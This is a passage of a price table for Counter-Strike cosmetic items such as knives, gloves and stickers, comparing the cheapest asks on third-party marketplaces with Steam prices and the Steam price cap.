058	★ Butterfly Knife | Doppler (Factory New) | RubyRuby	4	13	$10,299.99	CSFloat	absent	+$8,499.99
059	Souvenir Galil AR | Sandstorm (Minimal Wear)	1	1	$10,045.25	CSFloat	absent	+$8,245.25
060	Souvenir MP9 | Nexus (Battle-Scarred)	1	1	$9,999.99	CSFloat	absent	+$8,199.99
061	AK-47 | Wild Lotus (Minimal Wear)	4	121	$9,946.47	Youpin	absent	+$8,146.47
062	AWP | Gungnir (Minimal Wear)	4	142	$9,610.00	CSFloat	absent	+$7,810.00
063	StatTrak™ M4A4 | Howl (Minimal Wear)	4	29	$9,500.00	CSFloat	absent	+$7,700.00
064	★ Butterfly Knife | Doppler (Minimal Wear) | RubyRuby	3	0	$9,366.00	CSFloat	absent	+$7,566.00
065	★ StatTrak™ Butterfly Knife | Doppler (Factory New) | RubyRuby	4	3	$9,014.00	CSFloat	absent	+$7,214.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
066	Souvenir R8 Revolver | Canal Spray (Factory New)	1	1	$9,000.00	CSFloat	absent	+$7,200.00
067	★ StatTrak™ Talon Knife | Crimson Web (Factory New)	1	1	$8,937.26	BUFF	absent	+$7,137.26
068	★ Specialist Gloves | Crimson Kimono (Minimal Wear) | Phase 3Phase 3	2	1	$8,887.50	BUFF	absent	+$7,087.50
069	Souvenir AWP | Dragon Lore (Minimal Wear)	3	22	$8,750.00	CSFloat	absent	+$6,950.00
070	StatTrak™ AK-47 | Case Hardened (Minimal Wear) | Tier 1Tier 1	3	10	$8,639.35	BUFF	absent	+$6,839.35
071	★ Specialist Gloves | Crimson Kimono (Factory New)	4	33	$8,609.56	BUFF	absent	+$6,809.56
072	AWP | Dragon Lore (Minimal Wear)	5	173	$8,524.44	CSFloat	absent	+$6,724.44

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
073	★ StatTrak™ Karambit | Doppler (Factory New) | Black PearlBlack Pearl	1	0	$8,100.00	CSFloat	absent	+$6,300.00
074	★ StatTrak™ Butterfly Knife | Gamma Doppler (Minimal Wear) | EmeraldEmerald	5	3	$8,043.53	C5Game	absent	+$6,243.53
075	★ Sport Gloves | Supercond uctor (Factory New)	4	30	$7,969.05	C5Game	absent	+$6,169.05
076	★ StatTrak™ Ursus Knife | Crimson Web (Factory New)	1	1	$7,944.18	BUFF	absent	+$6,144.18
077	StatTrak™ M4A4 | Howl (Well-Worn)	2	2	$7,877.89	BUFF	absent	+$6,077.89
078	★ StatTrak™ Karambit | Marble Fade (Minimal Wear) | 2nd2nd	1	1	$7,836.06	CSFloat	absent	+$6,036.06
079	Souvenir USP-S | Whiteout (Factory New)	2	2	$7,747.58	BUFF	absent	+$5,947.58

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
080	Sticker | HellRaisers (Holo) | Katowice 2014	4	20	$7,550.00	CSFloat	absent	+$5,750.00
081	★ M9 Bayonet | Doppler (Factory New) | RubyRuby	5	17	$7,543.57	Youpin	absent	+$5,743.57
082	★ Butterfly Knife | Gamma Doppler (Factory New) | EmeraldEmerald	5	40	$7,500.00	CSFloat	absent	+$5,700.00
083	★ Karambit | Doppler (Factory New) | Black PearlBlack Pearl	4	2	$7,454.28	Youpin	absent	+$5,654.28
084	Souvenir Glock-18 | Gamma Doppler (Minimal Wear)	1	1	$7,447.71	BUFF	absent	+$5,647.71
085	Souvenir Glock-18 | Gamma Doppler (Minimal Wear) | EmeraldEmerald	1	0	$7,447.71	BUFF	absent	+$5,647.71
086	Sticker Slab | Harp of War (Holo)	1	0	$7,447.71	BUFF	absent	+$5,647.71
087	Sticker | captainMo (Gold) | Boston 2018	1	1	$7,447.71	BUFF	absent	+$5,647.71

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
088	Sticker | bondik (Gold) | Boston 2018	2	2	$7,447.68	Youpin	absent	+$5,647.68
089	Souvenir MP5-SD | Lime Hex (Field-Tested)	1	2	$7,447.56	Youpin	$562.21	+$5,647.56
090	★ Classic Knife | Case Hardened (Minimal Wear) | Blue GemBlue Gem	1	2	$7,447.56	C5Game	absent	+$5,647.56
091	★ StatTrak™ M9 Bayonet | Doppler (Factory New) | RubyRuby	5	3	$7,298.76	BUFF	absent	+$5,498.76
092	Souvenir AWP | Gungnir (Field-Tested)	2	6	$7,298.58	Youpin	absent	+$5,498.58
093	★ StatTrak™ Flip Knife | Case Hardened (Minimal Wear) | Blue GemBlue Gem	1	1	$7,282.08	C5Game	absent	+$5,482.08
094	★ Karambit | Gamma Doppler (Factory New) | EmeraldEmerald	4	13	$7,259.32	Youpin	absent	+$5,459.32

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
095	★ Karambit | Doppler (Factory New) | RubyRuby	5	19	$7,222.22	CSFloat	absent	+$5,422.22
096	★ StatTrak™ Classic Knife | Crimson Web (Factory New)	1	2	$7,215.34	CSFloat	absent	+$5,415.34
097	★ StatTrak™ Falchion Knife | Scorched (Factory New)	1	1	$7,200.00	CSFloat	absent	+$5,400.00
098	AK-47 | Wild Lotus (Field-Tested)	5	150	$7,194.49	BUFF	absent	+$5,394.49
099	AWP | Gungnir (Field-Tested)	5	201	$7,164.70	Youpin	absent	+$5,364.70
100	★ M9 Bayonet | Doppler (Minimal Wear) | RubyRuby	4	1	$7,149.80	BUFF	absent	+$5,349.80
101	★ Specialist Gloves | Crimson Kimono (Minimal Wear) | Phase 5Phase 5	2	1	$7,149.80	BUFF	absent	+$5,349.80
102	★ Karambit | Doppler (Minimal Wear) | RubyRuby	4	1	$7,122.25	C5Game	absent	+$5,322.25

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
103	★ Specialist Gloves | Crimson Kimono (Minimal Wear) | Phase 4Phase 4	1	0	$7,120.01	BUFF	absent	+$5,320.01
104	StatTrak™ M4A4 | Howl (Field-Tested)	4	37	$7,100.00	CSFloat	absent	+$5,300.00
105	★ StatTrak™ Huntsman Knife | Crimson Web (Factory New)	1	1	$7,000.00	CSFloat	absent	+$5,200.00
106	★ M9 Bayonet | Doppler (Factory New) | Black PearlBlack Pearl	4	4	$6,988.68	CSFloat	absent	+$5,188.68
107	★ StatTrak™ Karambit | Doppler (Factory New) | RubyRuby	4	5	$6,967.93	CSFloat	absent	+$5,167.93
108	★ Karambit | Gamma Doppler (Minimal Wear) | EmeraldEmerald	3	1	$6,951.10	BUFF	absent	+$5,151.10

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
109	★ Butterfly Knife | Gamma Doppler (Minimal Wear) | EmeraldEmerald	4	2	$6,903.02	CSFloat	absent	+$5,103.02
110	★ StatTrak™ Bayonet | Ultraviolet (Factory New)	1	1	$6,881.43	CSFloat	absent	+$5,081.43
111	★ Sport Gloves | Hedge Maze (Minimal Wear)	4	483	$6,818.68	Youpin	absent	+$5,018.68
112	AWP | Gungnir (Well-Worn)	4	14	$6,767.67	CSFloat	absent	+$4,967.67
113	Souvenir PP-Bizon | Traitor (Factory New)	1	1	$6,719.96	CSFloat	$254.03	+$4,919.96
114	M4A4 | Howl (Factory New)	5	280	$6,628.46	BUFF	absent	+$4,828.46
115	★ StatTrak™ Butterfly Knife | Gamma Doppler (Factory New) | EmeraldEmerald	4	5	$6,622.84	CSFloat	absent	+$4,822.84

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
116	★ StatTrak™ Karambit | Gamma Doppler (Factory New) | EmeraldEmerald	4	3	$6,436.43	Youpin	absent	+$4,636.43
117	★ M9 Bayonet | Gamma Doppler (Factory New) | EmeraldEmerald	5	16	$6,391.52	Youpin	absent	+$4,591.52
118	★ M9 Bayonet | Gamma Doppler (Minimal Wear) | EmeraldEmerald	2	0	$6,286.59	Youpin	absent	+$4,486.59
119	★ Specialist Gloves | Crimson Kimono (Field-Tested) | Phase 2Phase 2	2	1	$6,256.08	BUFF	absent	+$4,456.08
120	★ Karambit | Crimson Web (Factory New)	5	13	$6,210.09	Skinport	absent	+$4,410.09
121	★ Butterfly Knife | Doppler (Factory New) | SapphireSapphire	5	28	$6,199.00	CSFloat	absent	+$4,399.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
122	Souvenir AK-47 | The Empress (Battle-Scarred)	1	1	$6,163.84	CSFloat	absent	+$4,363.84
123	★ StatTrak™ Stiletto Knife | Crimson Web (Factory New)	1	1	$6,125.34	CSFloat	absent	+$4,325.34
124	★ StatTrak™ M9 Bayonet | Gamma Doppler (Factory New) | EmeraldEmerald	4	2	$6,040.78	CSFloat	absent	+$4,240.78
125	AWP | Dragon Lore (Field-Tested)	5	188	$5,987.96	Youpin	absent	+$4,187.96
126	Souvenir AWP | Dragon Lore (Field-Tested)	4	46	$5,958.02	Youpin	absent	+$4,158.02
127	AWP | Gungnir (Battle-Scarred)	4	25	$5,898.82	CSFloat	absent	+$4,098.82
128	★ StatTrak™ Butterfly Knife | Ultraviolet (Factory New)	1	1	$5,800.00	CSFloat	absent	+$4,000.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
129	Souvenir AK-47 | Case Hardened (Minimal Wear) | Tier 1Tier 1	1	0	$5,792.53	BUFF	absent	+$3,992.53
130	Souvenir Galil AR | Sugar Rush (Minimal Wear)	1	1	$5,792.53	BUFF	absent	+$3,992.53
131	★ Skeleton Knife | Case Hardened (Minimal Wear) | Blue GemBlue Gem	1	2	$5,792.53	C5Game	absent	+$3,992.53
132	★ Butterfly Knife | Doppler (Minimal Wear) | SapphireSapphire	4	2	$5,734.74	BUFF	absent	+$3,934.74
133	★ Sport Gloves | Vice (Factory New)	5	97	$5,700.00	CSFloat	absent	+$3,900.00
134	★ Specialist Gloves | Crimson Kimono (Well-Worn) | Phase 2Phase 2	1	0	$5,610.51	BUFF	absent	+$3,810.51
135	★ StatTrak™ Bowie Knife | Crimson Web (Factory New)	1	1	$5,598.34	CSFloat	absent	+$3,798.34

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
136	Souvenir AWP | Medusa (Minimal Wear)	1	1	$5,500.00	CSFloat	absent	+$3,700.00
137	AWP | Dragon Lore (Well-Worn)	2	3	$5,445.00	CSFloat	absent	+$3,645.00
138	★ M9 Bayonet | Case Hardened (Minimal Wear) | Blue GemBlue Gem	1	1	$5,443.53	C5Game	absent	+$3,643.53
139	★ StatTrak™ Butterfly Knife | Doppler (Factory New) | SapphireSapphire	4	2	$5,276.37	Youpin	absent	+$3,476.37
140	★ Specialist Gloves | Crimson Kimono (Battle-Scarred) | Phase 1Phase 1	1	0	$5,243.19	BUFF	absent	+$3,443.19
141	Sticker | MIBR (Gold) | Cologne 2026	1	1	$5,213.40	BUFF	$127.11	+$3,413.40
142	Sticker | woxic (Gold, Ranked) | Cologne 2026	1	1	$5,213.40	BUFF	$8.00	+$3,413.40

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
143	Sticker | xiELO (Gold, Ranked) | Cologne 2026	1	1	$5,213.40	BUFF	$10.54	+$3,413.40
144	Sticker | vexite (Gold, Ranked) | Cologne 2026	1	1	$5,213.32	BUFF	$10.54	+$3,413.32
145	Sticker | HEN1 (Gold, Ranked) | Cologne 2026	1	1	$5,212.80	BUFF	absent	+$3,412.80
146	Sticker | doc (Gold, Ranked) | Cologne 2026	1	1	$5,212.80	BUFF	absent	+$3,412.80
147	Sticker | saadzin (Gold, Ranked) | Cologne 2026	1	1	$5,212.80	BUFF	$10.54	+$3,412.80
148	Sticker | stressarN (Gold, Ranked) | Cologne 2026	1	1	$5,212.80	BUFF	$10.54	+$3,412.80
149	Sticker | NAF (Gold, Ranked) | Cologne 2026	1	1	$5,212.51	BUFF	$9.20	+$3,412.51
150	★ Moto Gloves | Spearmint (Factory New)	4	40	$5,211.46	Youpin	absent	+$3,411.46

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
151	★ StatTrak™ Falchion Knife | Crimson Web (Factory New)	1	2	$5,196.34	CSFloat	absent	+$3,396.34
152	Souvenir M4A4 | Howl (Field-Tested)	1	2	$5,112.12	CSFloat	absent	+$3,312.12
153	Souvenir M4A4 | Howl (Minimal Wear)	2	2	$5,064.27	Youpin	absent	+$3,264.27
154	Souvenir AK-47 | Head Shot (Factory New)	2	2	$5,000.00	CSFloat	absent	+$3,200.00
155	Souvenir G3SG1 | Orange Kimono (Factory New)	1	1	$5,000.00	CSFloat	$29.98	+$3,200.00
156	Souvenir M249 | Impact Drill (Factory New)	1	1	$5,000.00	CSFloat	absent	+$3,200.00
157	Sticker | Reason Gaming | Katowice 2014	4	20	$5,000.00	CSFloat	absent	+$3,200.00
158	★ StatTrak™ Classic Knife | Scorched (Factory New)	1	1	$5,000.00	CSFloat	absent	+$3,200.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
159	Sticker | Ninjas in Pyjamas (Holo) | Katowice 2014	2	8	$4,999.72	CSFloat	absent	+$3,199.72
160	★ Sport Gloves | Pandora's Box (Minimal Wear)	5	493	$4,998.00	CSFloat	absent	+$3,198.00
161	M4A4 | Howl (Minimal Wear)	5	235	$4,997.00	CSFloat	absent	+$3,197.00
162	Sticker | mousesports (Holo) | Katowice 2014	3	6	$4,965.09	BUFF	absent	+$3,165.09
163	★ StatTrak™ Karambit | Marble Fade (Factory New) | 1st1st	3	2	$4,965.09	BUFF	absent	+$3,165.09
164	AK-47 | Wild Lotus (Well-Worn)	5	55	$4,942.10	Skinport	absent	+$3,142.10
165	StatTrak™ AK-47 | Case Hardened (Field-Tested) | Tier 1Tier 1	3	9	$4,766.54	Youpin	absent	+$2,966.54
166	StatTrak™ AK-47 | Fire Serpent (Factory New)	5	80	$4,766.54	Youpin	absent	+$2,966.54

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
167	★ Specialist Gloves | Crimson Kimono (Field-Tested) | Phase 3Phase 3	2	1	$4,733.32	BUFF	absent	+$2,933.32
168	Souvenir AK-47 | Hydroponic (Factory New)	2	2	$4,617.58	BUFF	absent	+$2,817.58
169	★ Specialist Gloves | Crimson Kimono (Well-Worn) | Phase 3Phase 3	1	0	$4,617.58	BUFF	absent	+$2,817.58
170	★ Specialist Gloves | Crimson Kimono (Minimal Wear) | Phase 6Phase 6	2	2	$4,600.90	BUFF	absent	+$2,800.90
171	★ Sport Gloves | Ultra Violent (Factory New)	4	64	$4,543.10	C5Game	absent	+$2,743.10
172	Souvenir M4A1-S | Party Animal (Factory New)	2	2	$4,468.63	BUFF	absent	+$2,668.63
173	Sticker Slab | keshandr (Gold) | Krakow 2017	1	0	$4,468.63	BUFF	absent	+$2,668.63

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
174	Sticker | Brollan (Gold, Ranked) | Cologne 2026	1	2	$4,468.63	BUFF	$18.46	+$2,668.63
175	Sticker | LUCAS1 (Gold) | Boston 2018	1	1	$4,468.63	Youpin	absent	+$2,668.63
176	★ StatTrak™ Karambit | Doppler (Factory New) | SapphireSapphire	4	3	$4,340.62	Youpin	absent	+$2,540.62
177	Souvenir AK-47 | Wild Lotus (Battle-Scarred)	1	1	$4,337.07	CSFloat	absent	+$2,537.07
178	★ Specialist Gloves | Pillow Punchers (Factory New)	4	30	$4,302.25	C5Game	absent	+$2,502.25
179	★ StatTrak™ Karambit | Case Hardened (Factory New)	4	7	$4,300.02	CSFloat	absent	+$2,500.02
180	★ Karambit | Marble Fade (Minimal Wear) | 1st1st	1	1	$4,300.00	CSFloat	absent	+$2,500.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
181	Souvenir AWP | The Prince (Factory New)	2	3	$4,291.45	CSFloat	absent	+$2,491.45
182	★ Skeleton Knife | Doppler (Minimal Wear) | Black PearlBlack Pearl	3	1	$4,290.00	CSFloat	absent	+$2,490.00
183	Sticker | keshandr (Gold) | Krakow 2017	2	5	$4,289.88	BUFF	absent	+$2,489.88
184	AWP | Dragon Lore (Battle-Scarred)	5	35	$4,278.61	CSFloat	absent	+$2,478.61
185	★ Specialist Gloves | Emerald Web (Factory New)	4	35	$4,274.69	BUFF	absent	+$2,474.69
186	★ Karambit | Doppler (Factory New) | SapphireSapphire	5	13	$4,258.52	Youpin	absent	+$2,458.52
187	★ Butterfly Knife | Crimson Web (Factory New)	5	33	$4,250.00	CSFloat	absent	+$2,450.00
188	Sticker | Clan-Mystik (Holo) | Katowice 2014	5	20	$4,245.20	Youpin	absent	+$2,445.20

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
189	Souvenir AWP | Dragon Lore (Battle-Scarred)	4	9	$4,225.00	CSFloat	absent	+$2,425.00
190	★ Karambit | Doppler (Minimal Wear) | SapphireSapphire	3	1	$4,186.17	CSFloat	absent	+$2,386.17
191	★ M9 Bayonet | Crimson Web (Factory New)	4	11	$4,178.75	Skinport	absent	+$2,378.75
192	AWP | Medusa (Factory New)	4	56	$4,170.72	BUFF	absent	+$2,370.72
193	Souvenir Sawed-Off | Orange DDPAT (Battle-Scarred)	1	2	$4,170.72	BUFF	absent	+$2,370.72
194	★ Specialist Gloves | Crimson Kimono (Well-Worn) | Phase 5Phase 5	1	0	$4,170.72	BUFF	absent	+$2,370.72
195	Sticker | s1mple (Gold) | Krakow 2017	4	12	$4,150.00	CSFloat	absent	+$2,350.00
196	Souvenir M4A4 | Howl (Well-Worn)	2	2	$4,140.93	Youpin	absent	+$2,340.93

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
197	Sticker | Virtus.Pro (Holo) | Katowice 2014	4	22	$4,100.00	CSFloat	absent	+$2,300.00
198	★ StatTrak™ Butterfly Knife | Night (Factory New)	1	2	$4,050.00	CSFloat	absent	+$2,250.00
199	★ M9 Bayonet | Doppler (Factory New) | SapphireSapphire	5	23	$4,021.77	BUFF	absent	+$2,221.77
200	M4A4 | Howl (Field-Tested)	5	170	$4,021.62	Youpin	absent	+$2,221.62
201	M4A4 | Howl (Well-Worn)	3	4	$4,021.62	Youpin	absent	+$2,221.62
202	Souvenir SCAR-20 | Splash Jam (Factory New)	1	1	$4,000.00	CSFloat	absent	+$2,200.00
203	Souvenir Sawed-Off | Spirit Board (Minimal Wear)	1	1	$4,000.00	CSFloat	absent	+$2,200.00
204	StatTrak™ AK-47 | Case Hardened (Battle-Scarred) | Tier 1Tier 1	2	2	$4,000.00	CSFloat	absent	+$2,200.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
205	★ Butterfly Knife | Doppler (Factory New) | Phase 2Phase 2	5	32	$4,000.00	CSFloat	absent	+$2,200.00
206	Sticker | LGB eSports (Holo) | Katowice 2014	5	21	$3,971.94	Youpin	absent	+$2,171.94
207	★ StatTrak™ Butterfly Knife | Doppler (Factory New) | Phase 2Phase 2	5	3	$3,919.95	CSFloat	absent	+$2,119.95
208	★ Butterfly Knife | Doppler (Minimal Wear) | Phase 2Phase 2	4	2	$3,900.00	CSFloat	absent	+$2,100.00
209	★ StatTrak™ Butterfly Knife | Doppler (Minimal Wear) | Phase 2Phase 2	3	0	$3,891.80	Youpin	absent	+$2,091.80
210	Sticker | iBUYPOWER | Katowice 2014	4	24	$3,835.00	CSFloat	absent	+$2,035.00
211	M4A1-S | Knight (Minimal Wear)	1	1	$3,750.00	CSFloat	absent	+$1,950.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
212	★ Sport Gloves | Hedge Maze (Field-Tested)	5	1,236	$3,723.71	Youpin	absent	+$1,923.71
213	AK-47 | Wild Lotus (Battle-Scarred)	5	36	$3,688.64	CSFloat	absent	+$1,888.64
214	★ M9 Bayonet | Doppler (Minimal Wear) | SapphireSapphire	4	1	$3,679.17	BUFF	absent	+$1,879.17
215	AK-47 | Hydroponic (Factory New)	5	451	$3,647.57	Youpin	absent	+$1,847.57
216	★ StatTrak™ M9 Bayonet | Doppler (Factory New) | SapphireSapphire	5	2	$3,641.04	BUFF	absent	+$1,841.04
217	MP9 | Wild Lily (Battle-Scarred)	1	2	$3,599.00	CSFloat	absent	+$1,799.00
218	★ Specialist Gloves | Crimson Kimono (Field-Tested) | Phase 4Phase 4	2	2	$3,574.75	BUFF	absent	+$1,774.75
219	M4A1-S | Imminent Danger (Well-Worn)	3	3	$3,500.00	CSFloat	absent	+$1,700.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
220	★ Talon Knife | Case Hardened (Field-Tested) | Blue GemBlue Gem	1	2	$3,493.87	C5Game	absent	+$1,693.87
221	Souvenir M4A4 | The Coalition (Minimal Wear)	1	4	$3,445.26	CSFloat	absent	+$1,645.26
222	★ Specialist Gloves | Crimson Kimono (Well-Worn) | Phase 4Phase 4	2	1	$3,425.80	BUFF	absent	+$1,625.80
223	Sticker | 3DMAX (Holo) | Katowice 2014	4	9	$3,421.65	CSFloat	absent	+$1,621.65
224	Souvenir Tec-9 | Perimeter (Battle-Scarred)	1	1	$3,357.80	CSFloat	absent	+$1,557.80
225	★ Specialist Gloves | Crimson Kimono (Field-Tested) | Phase 5Phase 5	2	7	$3,350.73	BUFF	absent	+$1,550.73
226	Sticker | Titan | Katowice 2014	5	34	$3,349.68	Youpin	absent	+$1,549.68

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
227	★ Nomad Knife | Case Hardened (Battle-Scarred) | Blue GemBlue Gem	1	1	$3,336.58	C5Game	absent	+$1,536.58
228	StatTrak™ AK-47 | Case Hardened (Well-Worn) | Tier 1Tier 1	4	12	$3,310.06	Youpin	absent	+$1,510.06
229	AK-47 | Case Hardened (Factory New) | Tier 1Tier 1	4	30	$3,276.99	BUFF	absent	+$1,476.99
230	★ StatTrak™ Karambit | Scorched (Factory New)	1	1	$3,271.72	CSFloat	absent	+$1,471.72
231	★ StatTrak™ Huntsman Knife | Doppler (Factory New) | Black PearlBlack Pearl	1	0	$3,250.00	CSFloat	absent	+$1,450.00
232	★ Sport Gloves | Pandora's Box (Field-Tested)	5	1,043	$3,245.49	C5Game	absent	+$1,445.49
233	AUG | Akihabara Accept (Factory New)	5	69	$3,200.45	Youpin	absent	+$1,400.45

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
234	★ Specialist Gloves | Crimson Kimono (Field-Tested) | Phase 6Phase 6	2	6	$3,182.41	BUFF	absent	+$1,382.41
235	★ StatTrak™ Karambit | Gamma Doppler (Minimal Wear) | Phase 4Phase 4	1	1	$3,107.62	C5Game	absent	+$1,307.62
236	★ StatTrak™ Karambit | Marble Fade (Factory New) | 8th8th	2	1	$3,098.25	Youpin	absent	+$1,298.25
237	★ StatTrak™ Navaja Knife | Crimson Web (Factory New)	1	2	$3,086.51	CSFloat	absent	+$1,286.51
238	★ Sport Gloves | Hedge Maze (Well-Worn)	5	115	$3,078.21	Youpin	absent	+$1,278.21
239	Sticker | Grim (Gold, Ranked) | Cologne 2026	1	2	$3,077.69	BUFF	$13.69	+$1,277.69

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
240	★ StatTrak™ Karambit | Boreal Forest (Factory New)	1	2	$3,061.83	CSFloat	absent	+$1,261.83
241	Negev | Mjölnir (Well-Worn)	1	1	$3,053.55	Youpin	absent	+$1,253.55
242	★ Specialist Gloves | Crimson Kimono (Battle-Scarred) | Phase 2Phase 2	1	0	$3,053.41	BUFF	absent	+$1,253.41
243	★ Sport Gloves | Slingshot (Factory New)	4	76	$3,037.55	CSFloat	absent	+$1,237.55
244	Souvenir M4A1-S | Imminent Danger (Well-Worn)	1	1	$3,000.00	CSFloat	absent	+$1,200.00
245	Souvenir M4A4 | Modern Hunter (Field-Tested)	2	2	$3,000.00	CSFloat	absent	+$1,200.00
246	Sticker | mzinho (Gold, Ranked) | Cologne 2026	2	5	$3,000.00	CSFloat	$10.54	+$1,200.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
247	★ StatTrak™ Stiletto Knife | Urban Masked (Factory New)	1	2	$3,000.00	CSFloat	absent	+$1,200.00
248	Sticker | BnTeT (Gold) | Boston 2018	1	1	$2,999.00	CSFloat	absent	+$1,199.00
249	Souvenir AWP | BOOM (Factory New)	2	2	$2,979.09	BUFF	absent	+$1,179.09
250	Souvenir FAMAS | Neural Net (Factory New)	1	1	$2,979.09	BUFF	absent	+$1,179.09
251	Souvenir USP-S | Black Lotus (Minimal Wear)	1	1	$2,979.09	Youpin	absent	+$1,179.09
252	★ StatTrak™ M9 Bayonet | Gamma Doppler (Minimal Wear) | Phase 4Phase 4	1	0	$2,979.09	BUFF	absent	+$1,179.09
253	★ StatTrak™ Shadow Daggers | Fade (Minimal Wear)	1	1	$2,979.09	Youpin	absent	+$1,179.09

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
254	Sticker | BIT (Gold) | Boston 2018	2	6	$2,979.07	Youpin	absent	+$1,179.07
255	Souvenir AK-47 | Rat Rod (Field-Tested)	1	1	$2,978.94	BUFF	absent	+$1,178.94
256	★ Bayonet | Marble Fade (Factory New) | 1st1st	3	5	$2,978.94	Youpin	absent	+$1,178.94
257	★ Bowie Knife | Crimson Web (Factory New)	3	4	$2,956.90	CSFloat	absent	+$1,156.90
258	★ Sport Gloves | Pandora's Box (Well-Worn)	5	116	$2,942.58	CSFloat	absent	+$1,142.58
259	★ StatTrak™ Paracord Knife | Crimson Web (Factory New)	3	5	$2,904.73	C5Game	absent	+$1,104.73
260	★ StatTrak™ Bayonet | Doppler (Factory New) | Black PearlBlack Pearl	2	1	$2,903.02	C5Game	absent	+$1,103.02

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
261	★ StatTrak™ Karambit | Marble Fade (Factory New) | 3rd3rd	3	4	$2,877.42	CSFloat	absent	+$1,077.42
262	★ Sport Gloves | Arid (Factory New)	4	29	$2,868.86	C5Game	absent	+$1,068.86
263	★ StatTrak™ Butterfly Knife | Fade (Minimal Wear)	4	6	$2,830.12	Youpin	absent	+$1,030.12
264	Souvenir AK-47 | The Empress (Factory New)	2	3	$2,813.45	BUFF	absent	+$1,013.45
265	Souvenir M4A1-S | Hyper Beast (Factory New)	1	1	$2,813.45	BUFF	absent	+$1,013.45
266	★ Sport Gloves | Nocts (Factory New)	5	54	$2,802.72	C5Game	absent	+$1,002.72
267	★ Stiletto Knife | Case Hardened (Well-Worn) | Blue GemBlue Gem	1	1	$2,800.34	C5Game	absent	+$1,000.34

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
268	★ StatTrak™ Skeleton Knife | Doppler (Minimal Wear) | RubyRuby	2	0	$2,799.00	CSFloat	absent	+$999.00
269	StatTrak™ AK-47 | Fire Serpent (Minimal Wear)	5	176	$2,760.60	CSFloat	absent	+$960.60
270	★ Specialist Gloves | Crimson Kimono (Well-Worn) | Phase 6Phase 6	2	1	$2,748.21	BUFF	absent	+$948.21
271	Sticker | cobra (Gold, Ranked) | Cologne 2026	2	3	$2,739.48	Skinport	$598.17	+$939.48
272	★ StatTrak™ Butterfly Knife | Doppler (Minimal Wear) | Phase 3Phase 3	2	1	$2,735.30	C5Game	absent	+$935.30
273	★ Moto Gloves | Spearmint (Minimal Wear)	5	425	$2,708.73	Youpin	absent	+$908.73
274	Souvenir Glock-18 | Fade (Factory New)	3	3	$2,700.00	CSFloat	absent	+$900.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
275	★ StatTrak™ Talon Knife | Doppler (Factory New) | Black PearlBlack Pearl	3	1	$2,700.00	CSFloat	absent	+$900.00
276	★ Butterfly Knife | Doppler (Factory New) | Phase 4Phase 4	5	21	$2,694.32	Youpin	absent	+$894.32
277	★ StatTrak™ Talon Knife | Case Hardened (Battle-Scarred) | Blue GemBlue Gem	1	1	$2,693.94	C5Game	absent	+$893.94
278	Souvenir M4A4 | Poseidon (Factory New)	2	2	$2,681.18	BUFF	absent	+$881.18
279	★ StatTrak™ Butterfly Knife | Doppler (Factory New) | Phase 4Phase 4	4	3	$2,675.00	CSFloat	absent	+$875.00
280	★ StatTrak™ Talon Knife | Doppler (Factory New) | RubyRuby	5	2	$2,664.42	BUFF	absent	+$864.42

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
281	★ Talon Knife | Doppler (Factory New) | Black PearlBlack Pearl	4	1	$2,664.38	Youpin	absent	+$864.38
282	Souvenir CZ75-Auto | Honey Paisley (Battle-Scarred)	1	1	$2,648.92	CSFloat	absent	+$848.92
283	★ Butterfly Knife | Doppler (Minimal Wear) | Phase 4Phase 4	4	1	$2,639.83	CSFloat	absent	+$839.83
284	★ Talon Knife | Doppler (Factory New) | RubyRuby	5	11	$2,619.25	Youpin	absent	+$819.25
285	Sticker | ShahZaM (Gold) | Boston 2018	3	3	$2,611.72	Skinport	absent	+$811.72
286	★ StatTrak™ Butterfly Knife | Doppler (Minimal Wear) | Phase 1Phase 1	3	1	$2,606.70	C5Game	absent	+$806.70

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
287	★ StatTrak™ Butterfly Knife | Doppler (Minimal Wear) | Phase 4Phase 4	3	1	$2,606.63	C5Game	absent	+$806.63
288	★ Specialist Gloves | Crimson Kimono (Minimal Wear)	5	842	$2,573.71	BUFF	absent	+$773.71
289	★ Survival Knife | Case Hardened (Minimal Wear) | Blue GemBlue Gem	1	1	$2,562.01	C5Game	absent	+$762.01
